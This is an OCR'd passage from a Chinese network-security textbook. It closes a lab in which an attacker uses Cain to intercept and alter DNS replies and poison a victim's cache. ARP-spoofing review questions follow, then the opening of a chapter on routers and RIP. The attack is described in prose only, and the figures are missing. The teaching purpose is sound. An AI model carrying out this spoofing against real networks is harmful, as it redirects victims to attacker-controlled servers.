


图 4-125　攻击者截获的 DNS 应答报文

在链路层数据中,目的 MAC 地址为攻击者,源 MAC 地址为网关。在 IP 首部中目的 IP 地址为受害者 IP,源 IP 地址为 DNS 服务器 IP。在 DNS 数据部分包括一个问题记录和一个回答记录,其中回答记录中携带了 www. web. com 域名所对应的 IP 地址 10. 1. 1. 2。

攻击者修改并转发的 DNS 应答报文见图 4-126。可见在链路层数据中目的 MAC 地




图 4-126　攻击者修改并转发的 DNS 应答报文

址改为受害者，源 MAC 地址改为攻击者。在 DNS 数据中，Web 服务器的 IP 地址 10.1.1.2 被改为黑客服务器的 IP 地址 10.1.1.3。

第八步：受害者收到 DNS 欺骗，通信被引导至黑客服务器。

受害者从 DNS 应答报文中取出域名 www.web.com 和 IP 地址 10.1.1.3 添加到 DNS 缓存表中。图 4-127 为受害者主机的 DNS 缓存记录，可见域名 www.web.com 被映射为黑客服务器的 IP 地址 10.1.1.3。




图 4-127　受害者主机的 DNS 缓存记录

受害者访问 www.web.com/index.html 时看到的是黑客服务器的主页，如图 4-128 所示，说明 DNS 欺骗攻击成功。



图 4-128　访问结果

在攻击者主机上的 cain 软件中可以查看到 DNS 欺骗的次数，见图 4-129。




图 4-129　在 cain 上查看到的结果

思考题

1. 你能想出哪些方案来增强 ARP 的安全性?

2. ARP 缓存表的作用是什么?

3. 在主机端绑定本网段内其他主机的 IP 和 MAC 地址能否彻底预防 ARP 欺骗?

4. ARP 欺骗有两种实现方式,即伪造一个 ARP 请求报文或伪造一个 ARP 应答报文,请问哪种方式隐蔽性更强?

5. 如果你怀疑本网段内存在 ARP 欺骗,如何确定攻击源?

6. ARP 欺骗有哪些危害?

第5章 RIP及其安全问题

5.1 路由器的工作原理

常见的网络互联设备包括集线器、交换机和路由器，每种设备工作在TCP/IP协议簇的不同层次。集线器不检查接收到数据包的内容，就直接将这个数据包在所有端口（接收端口除外）转发出去，因此集线器是广播类型的设备，工作在物理层。交换机接收到一个数据包之后，取出报文的目的MAC地址，到自己的MAC地址表中进行匹配查找，找到匹配记录之后，在特定的端口转发这个数据包，因此交换机是一种单播设备，工作在数据链路层。路由器收到一个数据报之后，取出报文的目的IP地址，到自己路由表中进行匹配查找，找到匹配记录之后，在特定的接口转发报文，因此路由器是一种网络层设备。

5.1.1 路由表的组成

图5-1给出的是由4条路由项组成的路由表。表中包含三个字段：目的网络地址，距离（到达目的网络经过的路由器个数加1），下一跳（到达目的网络的下一个路由器的IP地址）。如果目的网络与这台路由器直接连接，那么下一跳地址表示为“—”，例如图5-1中第二、三条路由。在这种表示方法中子网掩码隐含在网络地址中，例如，网络地址为10.1.1.0，那么对应的子网掩码为255.255.255.0。如果网络地址为10.1.0.0，那么子网掩码为255.255.0.0。

目的网络	距离	下一跳
10.1.10	3	192.1.1.1
192.1.1.0	1	–
192.2.2.0	1	–
192.3.3.0	3	192.2.2.2

图5-1　路由表的组成

图5-1中第一条路由表示到达10.1.1.0网络，下一个路由器的IP地址为192.1.1.1，共经过三台路由器。第二、三条路由表示192.1.1.0和192.2.2.0与这台路由器直接连接。第4条路由表示到达192.3.3.0网络，下一个路由器的IP地址为192.2.2.2，共经过三台路由器。

为什么不对目的网络中的每个IP地址设置一条路由，而是对整个网络设置一条路由呢？以第一条路由为例，网络地址为10.1.1.0，这个网络的IP地址范围是10.1.1.1～

10.1.1.254,共254个IP地址,试想如果为每个IP设置一条路由,那么路由表将变得非常庞大,这一方面会消耗大量的存储空间,同时也会导致路由器的转发效率降低。因此路由器使用网络地址为每个目的网络设置一条转发记录。

5.1.2 路由器转发数据报的工作流程

如图5-2所示的网络环境中R1～R3路由器连接了NET1～NET4网络。图中给出了每个网络的网络地址,每台路由器的接口IP地址和路由表。下面举例分析路由器是如何根据路由表实现数据报转发的。

